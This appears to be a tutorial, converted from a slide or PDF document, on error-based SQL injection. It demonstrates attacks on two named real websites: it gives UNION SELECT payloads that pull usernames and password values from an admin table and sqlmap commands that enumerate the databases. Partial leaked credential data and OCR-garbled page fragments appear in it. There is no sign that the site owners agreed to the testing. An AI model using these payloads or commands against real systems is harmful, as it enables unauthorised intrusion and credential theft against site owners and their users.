

SQL INJECTION


SQL Injection (SQLi) is an injection attack where an attacker executes malicious SQL statements to control a web application's database server, thereby accessing, modifying and deleting unauthorized data.

- **What can SQL Injection do?**

There are a lot of things an attacker can do when exploiting an SQL injection on a vulnerable website. By leveraging an SQL Injection vulnerability, given the right circumstances, an attacker can do the following things:

- Bypass a web application's authorization mechanisms and extract sensitive information.
- Add, modify and delete data, corrupting the database, and making the application unusable.
- Enumerate the authentication details of a user registered on a website and use the data in attacks on other sites.

It all depends on the capability of the attacker, but sometimes an SQL Injection attack can lead to a complete takeover of the database and web application. Now, how does an attacker achieve that?




- **How do SQL Injection attack work?**

A developer usually defines an SQL query to perform some database action necessary for his application to function. This query has one or two arguments so that only desired records are returned when the value for that argument is provided by a user.



- **Research:** Attacker gives some random unexpected values for the argument, observes how the application responds, and decides an attack to attempt.
- **Attack:** Here attacker provides carefully crafted value for the argument. The application will interpret the value part of an SQL command rather than merely data, the database then executes the SQL command as modified by the attacker.

- **What are the commands used to perform “Error Based” SQL Injection?**


- First to check whether the page is vulnerable to SQL Injection or not and this is done by putting “ ‘ ” symbol at the end of the URL of website. For example:- “ c2-europe.eu/news-full.php?id=3616’. ”



- We will get a warning or an error as we can see in the upper image.
- After that we will check total number of column. We will use the command "order by 1, 2.....". As we can see in the following images.



- As you can see we got an error at “order by 15” and not at “order by 14” it means we have 14 columns in the database.
- Now we will find the vulnerable column with help of “union all select 1,2,3,4,5,6,7,8,9,10,11,12,13,14” command.



- Sometimes we will get a number of vulnerable columns like in upper website we get 4, 7, 9, and 11 and sometimes we will get only one column.
- Now we will use one of the vulnerable columns to interact with Database directly.
- To find the version of the Database we will use command “@@version” or we will use “version()” at the place of vulnerable column as in the following image.



- As you can see that we got the version of the Database i.e. 10.1.40-MariaDB.
- Now to find other information line names of the tables, we will use command “www. “ c2-europe.eu/news-full.php?id=3616 union all select 1,2,3,group concat(table name),5,6,7,8,9,10,11,12,13,14 from information schema.tables where table schema=Database()--” .



- We get number of tables like ABO, ADMIN, ADMIN2, AUSSTELLER etc.

- Now we have to enter into those tables where we will find number of columns and one of those columns contain user id and password and for this we will use command “c2-europe.eu/news-full.php?id=3616 union all select 1,2,3,group concat(column name),5,6,7,8,9,10,11,12,13,14 from information schema.columns where table name = admin-- ” and here “admin” will be in the form of MySQL Char().

The screenshot shows a web browser window with the address bar containing the URL: `at(column_name),5,6,7,8,9,10,11,12,13,14 from information_schema.columns where table_name=CHAR(97, 100`. The page content is a Maxcess article about Sean Craig, new VP of global marketing and development. The sidebar on the left includes navigation links and a C2 Europe preview. The right sidebar contains several advertisements for industrial equipment and services.

Navigation links in the sidebar:

- ▷ All
- ▷ Appointments
- ▷ Companies/Markets
- ▷ Exhibitions/Events
- ▷ Products/Innovations

C2 Europe Preview next issue
Issue 75
Ad copy deadline: June 7, 2019

- Slitting Rewinding
- Static Control, Web Cleaning
- Pharma & Security Applications

Also visit our partner site

Advertisements on the right sidebar:

- COATING
- NDC TECHNOLOGIES
- ahauser GUMMIWALZEN
- polytype converting
- Accurate and stable silicone release coatings on all types of paper, PET, HDPE or PP film.
- SAM SUNG AN MACHINERY CO., LTD.
- Slitter Rewinders for Film & Flexible Materials
- KAMPF SLITTER. WINDER. KAMPF.

Sean Craig, new VP of global marketing and development at Maxcess (photo: Maxcess)

ID,NAME,USERNAME,PASSWORD,EMAIL
Friday 30 November 2001, 5

slitters

- Now we have found the columns in “admin” table and to find the password we have to enter the password column as show above and to enter the column we have to use “c2-europe.eu/news-full.php?id=3616 union all select 1,2,3,group concat(id,username,0x3a,password),4,5,6,7,8,9,10,11,12,13,14 from admin--”.

news-full.php?id=3616 union select 1,2,3,group_concat(id,0x3a,password),5,6,7,8,9,10,11,12,13,14 from admin--

Craig has spent 32 years with Maxcess, with positions in engineering, product management and general management. He holds a B.A. from Multnomah University.



Sean Craig, new VP of global marketing and development at Maxcess (photo: Maxcess)

2:5EJUFE,3:BA3UJU,4:V6XUP3,6:GA3RA4,7:6URAHA,8:T8WUP3,9:\$UNSHINE7:30

Friday 30 November 2001, 5

 [Print This Article](#)











- Now here we got the id and password. Yes the password is in encrypted form so first we have to decrypt the password in order to complete the SQL Injection.

- Tools used to perform “Error Based” SQL Injection?

- **Kali Linux:** Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing.



- **Sqlmap:** Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.



```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```



```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 10:44:53 /2019-04-30/
```

```
[10:44:54] [INFO] testing connection to the target URL
[10:44:54] [INFO] heuristics detected web page charset 'ascii'
[10:44:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:44:54] [INFO] testing if the target URL content is stable
[10:44:55] [INFO] target URL content is stable
[10:44:55] [INFO] testing if GET parameter 'id' is dynamic
[10:44:55] [INFO] GET parameter 'id' appears to be dynamic
[10:44:55] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')
```

○ Options provided by 'Sqlmap'.

```
root@kali: ~  
File Edit View Search Terminal Help  
Options:  
-h, --help          Show basic help message and exit  
-hh                Show advanced help message and exit  
--version          Show program's version number and exit  
-v VERBOSE         Verbosity level: 0-6 (default 1)  
  
Target:  
At least one of these options has to be provided to define the  
target(s)  
-u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")  
-g GOOGLEDORK       Process Google dork results as target URLs  
  
Request:  
These options can be used to specify how to connect to the target URL  
--data=DATA         Data string to be sent through POST (e.g. "id=1")  
--cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")  
--random-agent      Use randomly selected HTTP User-Agent header value  
--proxy=PROXY       Use a proxy to connect to the target URL  
--tor               Use Tor anonymity network  
--check-tor         Check to see if Tor is used properly  
  
Injection:  
These options can be used to specify which parameters to test for,  
provide custom injection payloads and optional tampering scripts  
-p TESTPARAMETER   Testable parameter(s)  
--dbms=DBMS        Force back-end DBMS to provided value  
  
Detection:  
These options can be used to customize the detection phase  
--level=LEVEL       Level of tests to perform (1-5, default 1)  
--risk=RISK         Risk of tests to perform (1-3, default 1)  
  
Techniques:  
These options can be used to tweak testing of specific SQL injection  
techniques
```

```
root@kali: ~  
File Edit View Search Terminal Help  
--technique=TECH.. SQL injection techniques to use (default "BEUSTQ")  
  
Enumeration:  
These options can be used to enumerate the back-end database  
management system information, structure and data contained in the  
tables. Moreover you can run your own SQL statements  
-a, --all          Retrieve everything  
-b, --banner       Retrieve DBMS banner  
--current-user     Retrieve DBMS current user  
--current-db       Retrieve DBMS current database  
--passwords        Enumerate DBMS users password hashes  
--tables           Enumerate DBMS database tables  
--columns          Enumerate DBMS database table columns  
--schema           Enumerate DBMS schema  
--dump             Dump DBMS database table entries  
--dump-all        Dump all DBMS databases tables entries  
-D DB              DBMS database to enumerate  
-T TBL             DBMS database table(s) to enumerate  
-C COL            DBMS database table column(s) to enumerate  
  
Operating system access:  
These options can be used to access the back-end database management  
system underlying operating system  
--os-shell         Prompt for an interactive operating system shell  
--os-pwn           Prompt for an OOB shell, Meterpreter or VNC  
  
General:  
These options can be used to set some general working parameters  
--batch            Never ask for user input, use the default behavior  
--flush-session    Flush session files for current target  
  
Miscellaneous:  
--sqlmap-shell     Prompt for an interactive sqlmap shell  
--wizard           Simple wizard interface for beginner users  
  
[!] to see full list of options run with '-hh'
```

- Target: <http://bdfoods.com.bd/awards.php?id=9>
- We will use the following command in the terminal to scan the site with sqlmap.

```

root@kali:~# sqlmap -u "http://bdfoods.com.bd/awards.php?id=9"

```

- Now sqlmap will scan the site and find the vulnerabilities.

```

root@kali:~# sqlmap -u "http://bdfoods.com.bd/awards.php?id=9"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:00:03 /2020-09-04/

[02:00:04] [INFO] testing connection to the target URL
[02:00:04] [INFO] checking if the target is protected by some kind of WAF/IPS
[02:00:04] [INFO] testing if the target URL content is stable
[02:00:04] [INFO] target URL content is stable
[02:00:04] [INFO] testing if GET parameter 'id' is dynamic
[02:00:05] [INFO] GET parameter 'id' appears to be dynamic
[02:00:05] [INFO] heuristics detected web page charset 'ascii'
[02:00:05] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable

```

```

[02:00:08] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y]
[02:00:49] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[02:00:49] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[02:00:49] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[02:00:49] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[02:00:50] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[02:00:50] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[02:00:50] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[02:00:50] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[02:00:50] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:00:51] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[02:00:51] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[02:00:51] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[02:00:51] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[02:00:51] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[02:00:51] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[02:00:52] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[02:00:52] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[02:00:52] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[02:00:52] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[02:00:53] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'

```


- At the end of the scan it will provide us all the information about what is database, name of the database, infected tables and much more.

```

[02:01:07] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
sqlmap identified the following injection point(s) with a total of 60 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=9 AND 6896=6896

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=9 AND (SELECT 8948 FROM (SELECT(SLEEP(5)))xYAD)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=9 UNION ALL SELECT NULL,NULL,CONCAT(0x71627a6b71,0x5854614b41516574786b71647a5a487a6d49
7970644f6248467367784578536a566f455a6c7a6949,0x71716a6b71),NULL-- xcDL
---
[02:01:27] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45, Nginx
back-end DBMS: MySQL >= 5.0.12
[02:01:27] [INFO] fetched data logged to text files under '/root/.sqlmap/output/bdfoods.com.bd'
[02:01:27] [WARNING] you haven't updated sqlmap for more than 398 days!!!

[*] ending @ 02:01:27 /2020-09-04/

root@kali:~#

```

- The 'INFO' tag will show us where the vulnerability lies.
- According to the upper scan we get that the database used by the website is 'MySQL' and its version is '5.0.12' and the query used is time-based blind.
- We get the information about various other payload which can be used on the website.
- We also know the web application technology used by the website is PHP 5.4.45, Nginx

- After that we will use the following command to get the access the database.

```
---
[02:01:27] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45, Nginx
back-end DBMS: MySQL >= 5.0.12
[02:01:27] [INFO] fetched data logged to text files under '/root/.sqlmap/output/bdfoods.com.bd'
[02:01:27] [WARNING] you haven't updated sqlmap for more than 398 days!!!

[*] ending @ 02:01:27 /2020-09-04/

root@kali:~# sqlmap -u "http://bdfoods.com.bd/awards.php?id=9" --dbs
```

- We got two database first is 'bdgroup_food' and second is 'information_schem'.

```
Applications ▾ Places ▾ Terminal ▾
Fri 02:15
root@kali: ~
File Edit View Search Terminal Help
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=9 AND 6896=6896

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=9 AND (SELECT 8948 FROM (SELECT(SLEEP(5)))xYAD)

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=9 UNION ALL SELECT NULL,NULL,CONCAT(0x71627a6b71,0x5854614b41516574786b71647a5a487a6d497970644f6248467367784578536a566f455a6c7a6949,0x71716a6b71),NULL-- xcDL
---
[02:15:27] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45, Nginx
back-end DBMS: MySQL >= 5.0.12
[02:15:27] [INFO] fetching database names
available databases [2]:
[*] bdgroup_foods
[*] information_schema

[02:15:27] [INFO] fetched data logged to text files under '/root/.sqlmap/output/bdfoods.com.bd'
[02:15:27] [WARNING] you haven't updated sqlmap for more than 398 days!!!

[*] ending @ 02:15:27 /2020-09-04/

root@kali:~#
```

- Now to access the database we will use the following command.

```
Applications ▾ Places ▾ Terminal ▾ Fri 02:17
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sqlmap -u "http://bdfoods.com.bd/awards.php?id=9" --tables -D information_schema
```

- We will get the following result.

```
Applications ▾ Places ▾ Terminal ▾ Fri 02:17
root@kali: ~
File Edit View Search Terminal Help
[02:17:14] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.4.45, Nginx
back-end DBMS: MySQL >= 5.0.12
[02:17:14] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
[40 tables]
+-----+
| CHARACTER_SETS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMNS
| COLUMN_PRIVILEGES
| ENGINES
| EVENTS
| FILES
| GLOBAL_STATUS
| GLOBAL_VARIABLES
| INNODB_BUFFER_PAGE
| INNODB_BUFFER_PAGE_LRU
| INNODB_BUFFER_POOL_STATS
| INNODB_CMP
| INNODB_CMPMEM
| INNODB_CMPMEM_RESET
| INNODB_CMP_RESET
